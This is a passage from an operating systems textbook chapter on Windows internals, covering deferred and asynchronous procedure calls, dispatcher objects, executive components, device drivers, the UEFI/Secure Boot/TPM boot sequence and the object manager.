The system hardware assigns a hardware priority level to interrupts. The CPU also associates a priority level with the work it is performing. The CPU responds only to interrupts at a higher-priority level than it is currently using. Normal priority level, including the priority level of all user-mode work, is 0. Device interrupts occur at priority 3 or higher, and the ISR for a device interrupt normally executes at the same priority level as the interrupt in order to keep other less important interrupts from occurring while it is processing a more important one.

If an ISR executes too long, the servicing of lower-priority interrupts will be delayed, perhaps causing data to be lost or slowing the I/O throughput of the system. Multiple ISRs can be in progress at any one time, with each successive ISR being due to interrupts at higher and higher-priority levels.

To reduce the time spent processing ISRs, only the critical operations are performed, such as capturing the result of an I/O operation and reinitializing the device. Further processing of the interrupt is deferred until the CPU priority level is lowered and no longer blocking the servicing of other interrupts. The DPC object is used to represent the further work to be done and the ISR calls the kernel layer to queue the DPC to the list of DPCs for a particular processor. If the DPC is the first on the list, the kernel registers a special request with the hardware to interrupt the CPU at priority 2 (which NT calls DISPATCH level). When the last of any executing ISRs completes, the interrupt level of the processor will drop back below 2, and that will unblock the interrupt for DPC processing. The ISR for the DPC interrupt will process each of the DPC objects that the kernel had queued.

The technique of using software interrupts to defer interrupt processing is a well-established method of reducing ISR latency. UNIX and other systems started using deferred processing in the 1970s to deal with the slow hardware and limited buffering of serial connections to terminals. The ISR would deal with fetching characters from the hardware and queuing them. After all higher-level interrupt processing was completed, a software interrupt would run a low-priority ISR to do character processing, such as implementing backspace by sending control characters to the terminal to erase the last character displayed and move the cursor back.

A similar example in Windows today is the keyboard device. After a key is struck, the keyboard ISR reads the key code from a register and then reenables the keyboard interrupt but does not do further processing of the key immediately. Instead, it uses a DPC to queue the processing of the key code until all outstanding device interrupts have been processed.

Because DPCs run at level 2, they do not keep device ISRs from executing, but they do prevent any threads from running on that processor until all the queued DPCs complete and the CPU priority level is lowered below 2. Device drivers and the system itself must take care not to run either ISRs or DPCs for too long. Because threads are not allowed to execute, ISRs and DPCs can make the system appear sluggish and produce glitches when playing music by stalling the threads writing the music buffer to the sound device. Another common use of DPCs is running routines in response to a timer interrupt. To avoid blocking threads, timer events which need to run for an extended time should queue requests to the pool of worker threads the kernel maintains for background activities.

The problem of thread starvation due to excessively long or frequent DPCs (called **DPC Storms**) is common enough that Windows implements a defense mechanism called the **DPC Watchdog**. The DPC Watchdog has time limits for individual DPCs and for back-to-back DPCs. When these limits are exceeded, the watchdog issues a system crash with the DPC_WATCHDOG_VIOLATION code and information about the long DPC (typically a buggy driver) along with a crash dump which can help diagnose the issue.

Even though DPC storms are undesirable, so are system crashes. In environments like the Azure Cloud where DPC storms due to incoming network packets are relatively common and system crashes are catastrophic, DPC watchdog timeouts are typically configured higher to avoid crashes. To improve diagnosability in such situations, the DPC watchdog in Windows 11 supports *soft* and *profiling* thresholds. When the soft threshold is crossed, instead of crashing the system, the watchdog instead logs information which can later be analyzed to determine the source of the DPCs. When the profiling threshold is crossed, the watchdog starts a *profiling timer* and logs a stack trace of DPC execution every millisecond such that much more detailed analysis can be performed to understand the root cause of long or frequent DPCs.

In addition to the improved DPC watchdog, the Windows 11 thread scheduler is also smarter about reducing thread starvation in the face of DPCs. For each

recent DPC, it maintains a short history of DPC runtime which is used to identify *long-running* DPCs. When such long-running DPCs are queued up on a processor, the currently-running thread (which is about to be starved) is rescheduled to another available processor if the thread is high-enough priority. This way, time-critical threads like those feeding media devices are much less likely to be starved due to DPCs.

Asynchronous Procedure Calls

The other special kernel control object is the **APC** (**Asynchronous Procedure Call**) object. APCs are like DPCs in that they defer processing of a system routine, but unlike DPCs, which operate in the context of particular CPUs, APCs execute in the context of a specific thread. When processing a key press, it does not matter which context the DPC runs in because a DPC is simply another part of interrupt processing, and interrupts only need to manage the physical device and perform thread-independent operations such as recording the data in a buffer in kernel space.

The DPC routine runs in the context of whatever thread happened to be running when the original interrupt occurred. It calls into the I/O system to report that the I/O operation has been completed, and the I/O system queues an APC to run in the context of the thread making the original I/O request, where it can access the user-mode address space of the thread that will process the input.

At the next convenient time, the kernel layer delivers the APC to the thread and schedules the thread to run. An APC is designed to look like an unexpected procedure call, somewhat similar to signal handlers in UNIX. The kernel-mode APC for completing I/O executes in the context of the thread that initiated the I/O, but in kernel mode. This gives the APC access to both the kernel-mode buffer as well as all of the user-mode address space belonging to the process containing the thread. *When* an APC is delivered depends on what the thread is already doing, and even what type of system. In a multiprocessor system, the thread receiving the APC may begin executing even before the DPC finishes running.

User-mode APCs can also be used to deliver notification of I/O completion in user mode to the thread that initiated the I/O. User-mode APCs invoke a user-mode procedure designated by the application, but only when the target thread has blocked in the kernel and is marked as willing to accept APCs, a state known as an **alertable wait**. The kernel interrupts the thread from waiting and returns to user mode, but with user-mode stack and registers modified to run the APC dispatch routine in the *ntdll.dll* system library. The APC dispatch routine invokes the user-mode routine that the application has associated with the I/O operation. Besides specifying user-mode APCs as a means of executing code when I/Os complete, the Win32 API QueueUserAPC allows APCs to be used for arbitrary purposes.

Special User-mode APCs are a flavor of APC that were introduced in later Windows 10 releases. These are different from "normal" user-mode APCs in that

they are completely asynchronous: they can execute even when the target thread is not in an alertable wait state. As such, special user APCs are the equivalent of UNIX signals, available to developers via the QueueUserAPC2 API. Prior to the advent of special user APCs, developers who needed to run code in arbitrary threads (e.g., for garbage collection in a managed runtime) had to resort to using more complicated mechanisms like manually changing the context of the target thread using SetThreadContext.

The executive layer also uses APCs for operations other than I/O completion. Because the APC mechanism is carefully designed to deliver APCs only when it is safe to do so, it can be used to safely terminate threads. If it is not a good time to terminate the thread, the thread will have declared that it was entering a critical region and defer deliveries of APCs until it leaves. Kernel threads mark themselves as entering critical regions to defer APCs when acquiring locks or other resources, so that they cannot be terminated while still holding the resource or deadlock due to reentrancy. The thread termination APC is very similar to a special user-mode APC except that it is "extra special" because it runs before any special user APC to terminate the thread immediately.

Dispatcher Objects

Another kind of synchronization object is the **dispatcher object**. This is any ordinary kernel-mode object (the kind that users can refer to with handles) that contains a data structure called a **dispatcher_header**, shown in Fig. 11-13. These objects include semaphores, mutexes, events, waitable timers, and other objects that threads can wait on to synchronize execution with other threads. They also include objects representing open files, processes, threads, and IPC ports. The dispatcher data structure contains a flag representing the signaled state of the object, and a queue of threads waiting for the object to be signaled.



Figure 11-13. *Dispatcher_header* data structure embedded in many executive objects (*dispatcher objects*).

Synchronization primitives, like semaphores, are natural dispatcher objects. Also timers, files, ports, threads, and processes use the dispatcher-object mechanisms in order to do notifications. When a timer goes off, I/O completes on a file,

data are available on a port, or a thread or process terminates, the associated dispatcher object is signaled, waking all threads waiting for that event.

Since Windows uses a single unified mechanism for synchronization with kernel-mode objects, specialized APIs, such as wait3, for waiting for child processes in UNIX, are not needed to wait for events. Often threads want to wait for multiple events at once. In UNIX a process can wait for data to be available on any of 64 network sockets using the select system call. In Windows, there is a similar API **WaitForMultipleObjects**, but it allows for a thread to wait on any type of dispatcher object for which it has a handle. Up to 64 handles can be specified to WaitForMultipleObjects, as well as an optional timeout value. The thread becomes ready to run whenever any of the events associated with the handles is signaled or the timeout occurs.

There are actually two different procedures the kernel uses for making the threads waiting on a dispatcher object runnable. Signaling a **notification object** will make every waiting thread runnable. **Synchronization objects** make only the first waiting thread runnable and are used for dispatcher objects that implement locking primitives, like mutexes. When a thread that is waiting for a lock begins running again, the first thing it does is to retry acquiring the lock. If only one thread can hold the lock at a time, all the other threads made runnable might immediately block, incurring lots of unnecessary context switching. The difference between dispatcher objects using synchronization vs. notification is a flag in the dispatcher_header structure.

As a little aside, mutexes in Windows are called "mutants" in the code because they were required to implement the OS/2 semantics of not automatically unlocking themselves when a thread holding one exited, something Cutler considered bizarre.

The Executive Layer

As shown in Fig. 11-11, below the kernel layer of NTOS there is the executive. The executive layer is written in C, is mostly architecture independent (the memory manager being a notable exception), and has been ported with only modest effort to new processors (MIPS, x86, PowerPC, Alpha, IA64, x64, arm32, and arm64). The executive contains a number of different components, all of which run using the control abstractions provided by the kernel layer.

Each component is divided into internal and external data structures and interfaces. The internal aspects of each component are hidden and used only within the component itself, while the external aspects are available to all the other components within the executive. A subset of the external interfaces are exported from the *ntoskrnl.exe* executable and device drivers can link to them as if the executive were a library. Microsoft calls many of the executive components "managers," because each is charge of managing some aspect of the operating services, such as I/O, memory, processes, and objects.

As with most operating systems, much of the functionality in the Windows executive is like library code, except that it runs in kernel mode so its data structures can be shared and protected from access by user-mode code, and so it can access kernel-mode state, such as the MMU control registers. But otherwise the executive is simply executing operating system functions on behalf of its caller, and thus runs in the thread of its caller. This is the same as in UNIX systems.

When any of the executive functions block waiting to synchronize with other threads, the user-mode thread is blocked, too. This makes sense when working on behalf of a particular user-mode thread, but it can be unfair when doing work related to common housekeeping tasks. To avoid hijacking the current thread when the executive determines that some housekeeping is needed, a number of kernel-mode threads are created when the system boots and dedicated to specific tasks, such as making sure that modified pages get written to disk.

For predictable, low-frequency tasks, there is a thread that runs once a second and has a laundry list of items to handle. For less predictable work, there is the pool of high-priority worker threads mentioned earlier which can be used to run bounded tasks by queuing a request and signaling the synchronization event that the worker threads are waiting on.

The **object manager** manages most of the interesting kernel-mode objects used in the executive layer. These include processes, threads, files, semaphores, I/O devices and drivers, timers, and many others. As described previously, kernel-mode objects are really just data structures allocated and used by the kernel. In Windows, kernel data structures have enough in common that it is very useful to manage many of them in a unified facility.

The facilities provided by the object manager include managing the allocation and freeing of memory for objects, quota accounting, supporting access to objects using handles, maintaining reference counts for kernel-mode pointer references as well as handle references, giving objects names in the NT namespace, and providing an extensible mechanism for managing the lifecycle for each object. Kernel data structures which need some of these facilities are managed by the object manager.

Object-manager objects each have a type which is used to specify exactly how the lifecycle of objects of that type is to be managed. These are not types in the object-oriented sense, but are simply a collection of parameters specified when the object type is created. To create a new type, an executive component calls an object-manager API to create a new type. Objects are so central to the functioning of Windows that the object manager will be discussed in more detail in the next section.

The **I/O manager** provides the framework for implementing I/O device drivers and provides a number of executive services specific to configuring, accessing, and performing operations on devices. In Windows, device drivers not only manage physical devices but they also provide extensibility to the operating system. Many functions that are hard compiled into the kernel on other systems are dynamically

loaded and linked by the kernel on Windows, including network protocol stacks and file systems.

Recent versions of Windows have a lot more support for running device drivers in user mode, and this is the preferred model for new device drivers. There are hundreds of thousands of different device drivers for Windows working with more than a million distinct devices. This represents a lot of code to get correct. It is much better if bugs cause a device to become inaccessible by crashing in a user-mode process rather than causing the system to crash. Bugs in kernel-mode device drivers are the major source of the dreaded **BSOD** (**Blue Screen Of Death**) where Windows detects a fatal error within kernel mode and shuts down or reboots the system. BSOD's are comparable to kernel panics on UNIX systems.

Since device drivers make up something in the vicinity of 70% of the code in the kernel, the more drivers that can be moved into user-mode processes, where a bug will only trigger the failure of a single driver (rather than bringing down the entire system), the better. The trend of moving code from the kernel to user-mode processes for improved system reliability has been accelerating in recent years.

The I/O manager also includes the plug-and-play and device power-management facilities. **Plug-and-play** comes into action when new devices are detected on the system. The plug-and-play subcomponent is first notified. It works with a service, the user-mode plug-and-play manager, to find the appropriate device driver and load it into the system. Getting the right one is not always easy and sometimes depends on sophisticated matching of the specific hardware device version to a particular version of the drivers. Sometimes a single device supports a standard interface which is supported by multiple different drivers, written by different companies.

We will study I/O further in Sec. 11.7 and the most important NT file system, NTFS, in Sec. 11.8.

Device power management reduces power consumption when possible, extending battery life on notebooks, and saving energy on desktops and servers. Getting power management correct can be challenging as there are many subtle dependencies between devices and the buses that connect them to the CPU and memory. Power consumption is not affected just by what devices are powered-on, but also by the clock rate of the CPU, which is also controlled by the device power manager. We will take a more in-depth look at power management in Sec. 11.9.

The **process manager** manages the creation and termination of processes and threads, including establishing the policies and parameters which govern them. But the operational aspects of threads are determined by the kernel layer, which controls scheduling and synchronization of threads, as well as their interaction with the control objects, like APCs. Processes contain threads, an address space, and a handle table containing the handles the process can use to refer to kernel-mode objects. Processes also include information needed by the scheduler for switching between address spaces and managing process-specific hardware information (like segment descriptors). We will study process and thread management in Sec. 11.4.

The executive **memory manager** implements the demand-paged virtual memory architecture. It manages the mapping of virtual pages onto physical page frames, the management of the available physical frames, and management of the pagefile on disk used to back private instances of virtual pages that are no longer loaded in memory. The memory manager also provides special facilities for large server applications such as databases and programming language runtime components such as garbage collectors. We will study memory management later in this chapter, in Sec. 11.5.

The **cache manager** optimizes the performance of I/O to the file system by maintaining a cache of file-system pages in the kernel virtual address space. The cache manager uses virtually addressed caching, that is, organizing cached pages in terms of their location in their files. This differs from physical block caching, as in UNIX, where the system maintains a cache of the physically addressed blocks of the raw disk volume.

Cache management is implemented using mapped files. The actual caching is performed by the memory manager. The cache manager need be concerned only with deciding what parts of what files to cache, ensuring that cached data is flushed to disk in a timely fashion, and managing the kernel virtual addresses used to map the cached file pages. If a page needed for I/O to a file is not available in the cache, the page will be faulted in using the memory manager. We will study the cache manager in Sec. 11.6.

The **security reference monitor** enforces Windows' elaborate security mechanisms, which support the international standards for computer security called **Common Criteria**, an evolution of United States Department of Defense Orange Book security requirements. These standards specify a large number of rules that a conforming system must meet, such as authenticated login, auditing, zeroing of allocated memory, and many more. One rules requires that all access checks be implemented by a single module within the system. In Windows, this module is the security reference monitor in the kernel. We will study the security system in more detail in Sec. 11.10.

The executive contains a number of other components that we will briefly describe. The **configuration manager** is the executive component which implements the registry, as described earlier. The registry contains configuration data for the system in file-system files called hives. The most critical hive is the *SYSTEM* hive which is loaded into memory every time the system is booted from disk. Only after the executive layer has successfully initialized all of its key components, including the I/O drivers that talk to the system disk, is the in-memory copy of the hive reassociated with the copy in the file system. Thus, if something bad happens while trying to boot the system, the on-disk copy very unlikely to be corrupted. If the on-disk copy were to be corrupted, that would be a disaster.

The local procedure call component provides for a highly efficient interprocess communication used between processes running on the same system. It is one of the data transports used by the standards-based remote procedure call facility to

implement the client/server style of computing. RPC also uses named pipes and TCP/IP as transports.

LPC was substantially enhanced in Windows 8 (it is now called **ALPC**, (**Advanced LPC**) to provide support for new features in RPC, including RPC from kernel mode components, like drivers. LPC was a critical component in the original design of NT because it is used by the subsystem layer to implement communication between library stub routines that run in each process and the subsystem process which implements the facilities common to a particular operating system personality, such as Win32 or POSIX.

Windows also provides a publish/subscribe service called **WNF** (**Windows Notification Facility**). WNF notifications are based on changes to an instance of WNF state data. A publisher declares an instance of state data (up to 4 KB) and tells the operating system how long to maintain it (e.g., until the next reboot or permanently). A publisher atomically updates the state as appropriate. Subscribers can arrange to run code whenever an instance of state data is modified by a publisher. Because the WNF state instances contain a fixed amount of preallocated data, there is no queuing of data as in message-based IPC—with all the attendant resource-management problems. Subscribers are guaranteed only that they can see the latest version of a state instance.

This state-based approach gives WNF its principal advantage over other IPC mechanisms: publishers and subscribers are decoupled and can start and stop independently of each other. Publishers need not execute at boot time just to initialize their state instances, as those can be persisted by the operating system across reboots. Subscribers generally need not be concerned about past values of state instances when they start running as all they should need to know about the state's history is encapsulated in the current state. In scenarios where past state values cannot be reasonably encapsulated, the current state can provide metadata for managing historical state, say, in a file or in a persisted section object used as a circular buffer. WNF is part of the native NT APIs and is not (yet) exposed via Win32 interfaces. But it is extensively used internally by the system to implement Win32 and WinRT APIs.

In Windows NT 4.0, much of the code related to the Win32 graphical interface was moved into the kernel because the then-current hardware could not provide the required performance. This code previously resided in the *csrss.exe* subsystem process which implemented the Win32 interfaces. The kernel-based GUI code resides in a special kernel-driver, *win32k.sys*. The move to kernel-mode improved Win32 performance because the extra user-mode/kernel-mode transitions and the cost of switching address spaces to implement communication via LPC was eliminated. However, it has not been without problems because the security requirements on code running in the kernel are very strict, and the complicated API interface exposed by win32k to user-mode has resulted in numerous security vulnerabilities. A future Windows release will hopefully move win32k back into a user-mode process while maintaining acceptable performance for GUI code.

The Device Drivers

The final part of Fig. 11-11 consists of the **device drivers**. Device drivers in Windows are dynamic link libraries which are loaded by the NTOS executive. Though they are primarily used to implement the drivers for specific hardware, such as physical devices and I/O buses, the device-driver mechanism is also used as the general extensibility mechanism for kernel mode. As described earlier, much of the Win32 subsystem is loaded as a driver.

The I/O manager organizes a data flow path for each instance of a device, as shown in Fig. 11-14. This path is called a **device stack** and consists of private instances of kernel device objects allocated for the path. Each device object in the device stack is linked to a particular driver object, which contains the table of routines to use for the I/O request packets that flow through the device stack. In some cases, the devices in the stack represent drivers whose sole purpose is to **filter** I/O operations aimed at a particular device, bus, or network driver. Filtering is used for a number of reasons. Sometimes preprocessing or postprocessing I/O operations results in a cleaner architecture, while other times it is just pragmatic because the sources or rights to modify a driver are not available and so filtering is used to work around the inability to modify those drivers. Filters can also implement completely new functionality, such as turning disks into partitions or multiple disks into RAID volumes.

The file systems are loaded as device drivers. Each instance of a volume for a file system has a device object created as part of the device stack for that volume. This device object will be linked to the driver object for the file system appropriate to the volume's formatting. Special filter drivers, called **file-system filter drivers**, can insert device objects before the file-system device object to apply functionality to the I/O requests being sent to each volume, such as handling encryption.

The network protocols, such as Windows' integrated IPv4/IPv6 TCP/IP implementation, are also loaded as drivers using the I/O model. For compatibility with the older MS-DOS-based Windows, the TCP/IP driver implements a special protocol for talking to network interfaces on top of the Windows I/O model. There are other drivers that also implement such arrangements, which Windows calls **miniports**. The shared functionality is in a **class driver**. For example, common functionality for SCSI or IDE disks or USB devices is supplied by a class driver, which miniport drivers for each particular type of such devices link to as a library.

We will not discuss any particular device driver in this chapter, but will provide more detail about how the I/O manager interacts with device drivers in Sec. 11.7.

11.3.2 Booting Windows

Getting an operating system to run requires several steps. When a computer is turned on, the first processor is initialized by the hardware, and then set to start executing some program in memory. The only available code is in some form of



Figure 11-14. Simplified depiction of device stacks for two NTFS file volumes. The I/O request packet is passed from down the stack. The appropriate routines from the associated drivers are called at each level in the stack. The device stacks themselves consist of device objects allocated specifically to each stack.

nonvolatile CMOS memory that is initialized by the computer manufacturer (and sometimes updated by the user, in a process called **flashing**). Because the software persists in (read-only) memory, and is only rarely updated, it is referred to as **firmware**. It is held in a special chip whose contents are not lost when power is turned off. The firmware is loaded on PCs by the manufacturer of either the motherboard or the computer system. Historically, PC firmware was a program called BIOS (Basic Input/Output System), but most new computers use **UEFI** (**Unified Extensible Firmware Interface**). UEFI improves over BIOS by supporting modern hardware, providing a more modular CPU-independent architecture, much improved security mechanisms and supporting an extension model which simplifies booting over networks, provisioning new machines, and running diagnostics. Windows 11 supports only UEFI-based machines.

The main purpose of any firmware is to bring up the operating system by locating and running the bootstrap application. UEFI firmware achieves this by first requiring that the boot disk be formatted in the **GPT** (**GUID partition table**) scheme where each disk partition is identified by a **GUID** (**Globally-Unique**

IDentifier), which, in practice, is a 128-bit number generated to ensure uniqueness. The Windows setup program initializes the boot disk in the GPT format and creates several partitions. The most important are the **EFI system partition** which is formatted with FAT32 and contains the **Windows Boot Manager** UEFI application (bootmgrfw.efi) and the **boot partition** which is formatted with NTFS and contains the actual Windows installation. In addition, the setup program sets some well-known UEFI global variables that indicate to the firmware the location of Windows Boot Manager. These variables are stored in the system's nonvolatile memory and persist across boots.

Given a GPT-partitioned disk, the UEFI firmware locates the Windows Boot Manager in the EFI system partition and transfers control to it. It's able to do this because the firmware supports the FAT32 file system (but not the NTFS file system). The boot manager's job is to select the appropriate OS loader application and execute it. The OS loader's job is to load the actual operating system files into memory and start running the OS. Both the boot manager and the OS loader rely on the UEFI firmware facilities for basic memory management, disk I/O, textual and graphical console I/O. However, once all the required operating system files are loaded into memory and prepared for execution, "ownership" of the platform is transferred to the operating system kernel and these **boot services** provided by the firmware are discarded from memory. The kernel then initializes its own storage and file system drivers to mount the boot partition and load the rest of the files necessary to boot Windows.

Boot security is the foundation of OS security. The boot sequence must be protected from a special type of malware called **rootkits** which are sophisticated malicious software that inject themselves into the boot sequence, take control of the hardware, and hide themselves from the security mechanisms that load afterwards (such as anti-malware applications). As a countermeasure, UEFI supports a feature called **Secure Boot** which validates the integrity of every component loaded during the boot process including the UEFI firmware itself. This verification is performed by checking the digital signature of each component against a database of trusted certificates (or certificates issued by trusted certificates), thereby establishing a **chain of trust** rooted at the **root certificate**. As part of Secure Boot, the firmware validates the Windows Boot Manager before transferring control to it, which, then validates the OS loader, which, then validates the operating system files (hypervisor, secure kernel, kernel, boot drivers, and so on).

Digital signature verification involves calculating a cryptographic hash for the component to be verified. This hash value is also *measured* into the **TPM** (**Trusted Platform Module**) which is a secure cryptographic processor required to be present by Windows 11. The TPM provides various security services such as protection of encryption keys, boot measurements, and attestation. The act of measuring a hash value into the TPM cryptographically combines the hash value with the existing value in a **PCR** (**Platform Configuration Register**) in an operation called **extending** the PCR. The Windows Boot Manager and the OS loader measure not

only the hashes of components to be executed, but also important pieces of boot configuration such as the boot device, code signing requirements, and whether debugging is enabled. The TPM does not allow the PCR values to be manipulated in any way other than extending. As a result, PCRs provide a tamper-proof mechanism to record the OS boot sequence. This is called **Measured Boot**. Injection of a rootkit or a change in boot configuration will result in a different final PCR value. This property allows the TPM to support two important scenarios:

1. **Attestation.** Organizations may want to ensure that a computer is free of rootkits before allowing it access to the enterprise network. A trusted remote attestation server can request from each client a **TPM Quote** which is a signed collection of PCR values that can be checked against a database of acceptable values to determine whether the client is healthy.
2. **Sealing.** The TPM supports storing a secret key using PCR values such that it can be unsealed in a later boot session only if those PCRs have the same values. The BitLocker volume encryption solution uses the boot sequence PCR values to seal its encryption key into the TPM such that the key can only be revealed if the boot sequence is not tampered with.

The Windows Boot Manager orchestrates the steps to boot Windows. It first loads from the EFI system partition the **BCD** (**Boot Configuration Database**) which is registry hive containing descriptors for all boot applications and their parameters. It then checks whether the system had previously been hibernated (a special power-saving mode where the operating system state is saved to disk). If so, the boot manager runs the *winresume.efi* boot application which "resumes" Windows from the saved snapshot. Otherwise, it loads and executes the OS loader boot application, *winload.efi*, to perform a fresh boot. Both of these UEFI applications are generally located on the NTFS-formatted boot volume. The boot manager understands a wide selection of file system formats in order to support booting from various devices. Also, since the boot volume may be encrypted with BitLocker, the boot manager must request the TPM to unseal the BitLocker volume decryption key in order to access winresume or winload.

The Windows OS loader is responsible for loading the remaining boot components into memory: the hypervisor loader (*hvloader.dll*), the secure kernel (securekernel.exe), the NT kernel/executive/HAL (*ntoskrnl.exe*), the stub HAL (*hal.dll*), the SYSTEM hive as well as all boot drivers listed in the SYSTEM hive. It executes the hypervisor loader which picks the appropriate hypervisor binary based on the underlying system and starts it. Then the Secure Kernel is initialized and finally, winload transfers control to the NT Kernel entry point. NT Kernel initialization happens in several phases. Phase 0 initialization runs on the boot processor and initializes the processor structures, locks, kernel address space, and data

structures of kernel components. Phase 1 starts all the remaining processors and completes final initialization of all kernel components. At the end of Phase 1, once the I/O manager is initialized, boot drivers are started and file systems are mounted, the rest of OS boot can proceed to load new binaries from disk.

The first user-mode process to get started during boot is *smss.exe* which is similar to */etc/init* in UNIX systems. Smss first completes the initialization of the subsystem-independent parts of the operating system by creating any configured paging files and finalizing registry initialization by loading the remaining hives. Then it starts acting as a session manager: it launches new instances of itself to initialize Session 0, the non-interactive session, and Session 1, the interactive session. These child smss instances are responsible for enumerating and starting NT subsystems which are listed under the *HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Subsystems* registry key. On Windows 11, the only supported subsystem is the Windows subsystem, so the child smss instance starts the Windows subsystem process, *csrss.exe*. Then the Session 0 instance executes the *wininit.exe* process to initialize the rest of the Windows subsystem while the Session 1 instance starts the *winlogon.exe* process to allow the interactive user to log in.

The Windows boot sequence has logic to deal with common problems users encounter when booting the system fails. Sometimes installation of a bad device driver, or incorrectly modifying the SYSTEM hive can prevent the system from booting successfully. To recover from these situations, Windows boot manager allows users to launch the **WinRE** (**Windows Recovery Environment**) WinRE provides an assortment of tools and automated repair mechanisms. These include **System Restore** which allows restoring the boot volume to a previous snapshot. Another is **Startup Repair** which is an automated tool that detects and fixes the most common sources of startup problems. **PC Reset** performs the equivalent of a *factory reset* to bring Windows back to its original state after installation. For cases where manual intervention may be necessary, WinRE can also launch a command prompt where the user has access to any command-line tool. Similarly, the system may be booted in **safe-mode** where only a minimal set of device drivers and services are loaded to minimize the chances of encountering startup failure.

11.3.3 Implementation of the Object Manager

The object manager is probably the single most important component in the Windows executive, which is why we have already introduced many of its concepts. As described earlier, it provides a uniform and consistent interface for managing system resources and data structures, such as open files, processes, threads, memory sections, timers, devices, drivers, and semaphores. Even more specialized objects representing things like kernel transactions, profiles, security tokens, and Win32 desktops are managed by the object manager. Device objects link together the descriptions of the I/O system, including providing the link between the NT

namespace and file-system volumes. The configuration manager uses an object of type **key** to link in the registry hives. The object manager itself has objects it uses to manage the NT namespace and implement objects using a common facility. These are directory, symbolic link, and object-type objects.

The uniformity provided by the object manager has various facets. All these objects use the same mechanism for how they are created, destroyed, and accounted for in the quota system. They can all be accessed from user-mode processes using handles. There is a unified convention for managing pointer references to objects from within the kernel. Objects can be given names in the NT namespace (which is managed by the object manager). Dispatcher objects (objects that begin with the common data structure for signaling events) can use common synchronization and notification interfaces, like WaitForMultipleObjects. There is the common security system with ACLs enforced on objects opened by name, and access checks on each use of a handle. There are even facilities to help kernel-mode developers debug problems by tracing the use of objects.

A key to understanding objects is to realize that an (executive) object is just a data structure in the virtual memory accessible to kernel mode. These data structures are commonly used to represent more abstract concepts. As examples, executive file objects are created for each instance of a file-system file that has been opened. Process objects are created to represent each process. Communication objects (e.g., semaphores) are another example.

A consequence of the fact that objects are just kernel data structures is that when the system is rebooted (or crashes) all objects are lost. When the system boots, there are no objects present at all, not even the object-type descriptors. All object types, and the objects themselves, have to be created dynamically by other components of the executive layer by calling the interfaces provided by the object manager. When objects are created and a name is specified, they can later be referenced through the NT namespace. So building up the objects as the system boots also builds the NT namespace.

Objects have a structure, as shown in Fig. 11-15. Each object contains a header with certain information common to all objects of all types. The fields in this header include the object's name, the object directory in which it lives in the NT namespace, and a pointer to a security descriptor representing the ACL for the object.

The memory allocated for objects comes from one of two heaps (or pools) of memory maintained by the executive layer. There are (malloc-like) utility functions in the executive that allow kernel-mode components to allocate either pageable or non-pageable kernel memory. Non-pageable memory is required for any data structure or kernel-mode object that might need to be accessed from a CPU interrupt request level of 2 or more. This includes ISRs and DPCs (but not APCs) and the thread scheduler itself. The page-fault handler and the paging path through the file system and storage drivers also require their data structures to be allocated from non-pageable kernel memory to avoid recursion.



Figure 11-15. Structure of an executive object managed by the object manager.

Most allocations from the kernel heap manager are achieved using per-processor lookaside lists which contain LIFO lists of allocations the same size. These LIFOs are optimized for lock-free operation, improving the performance and scalability of the system.

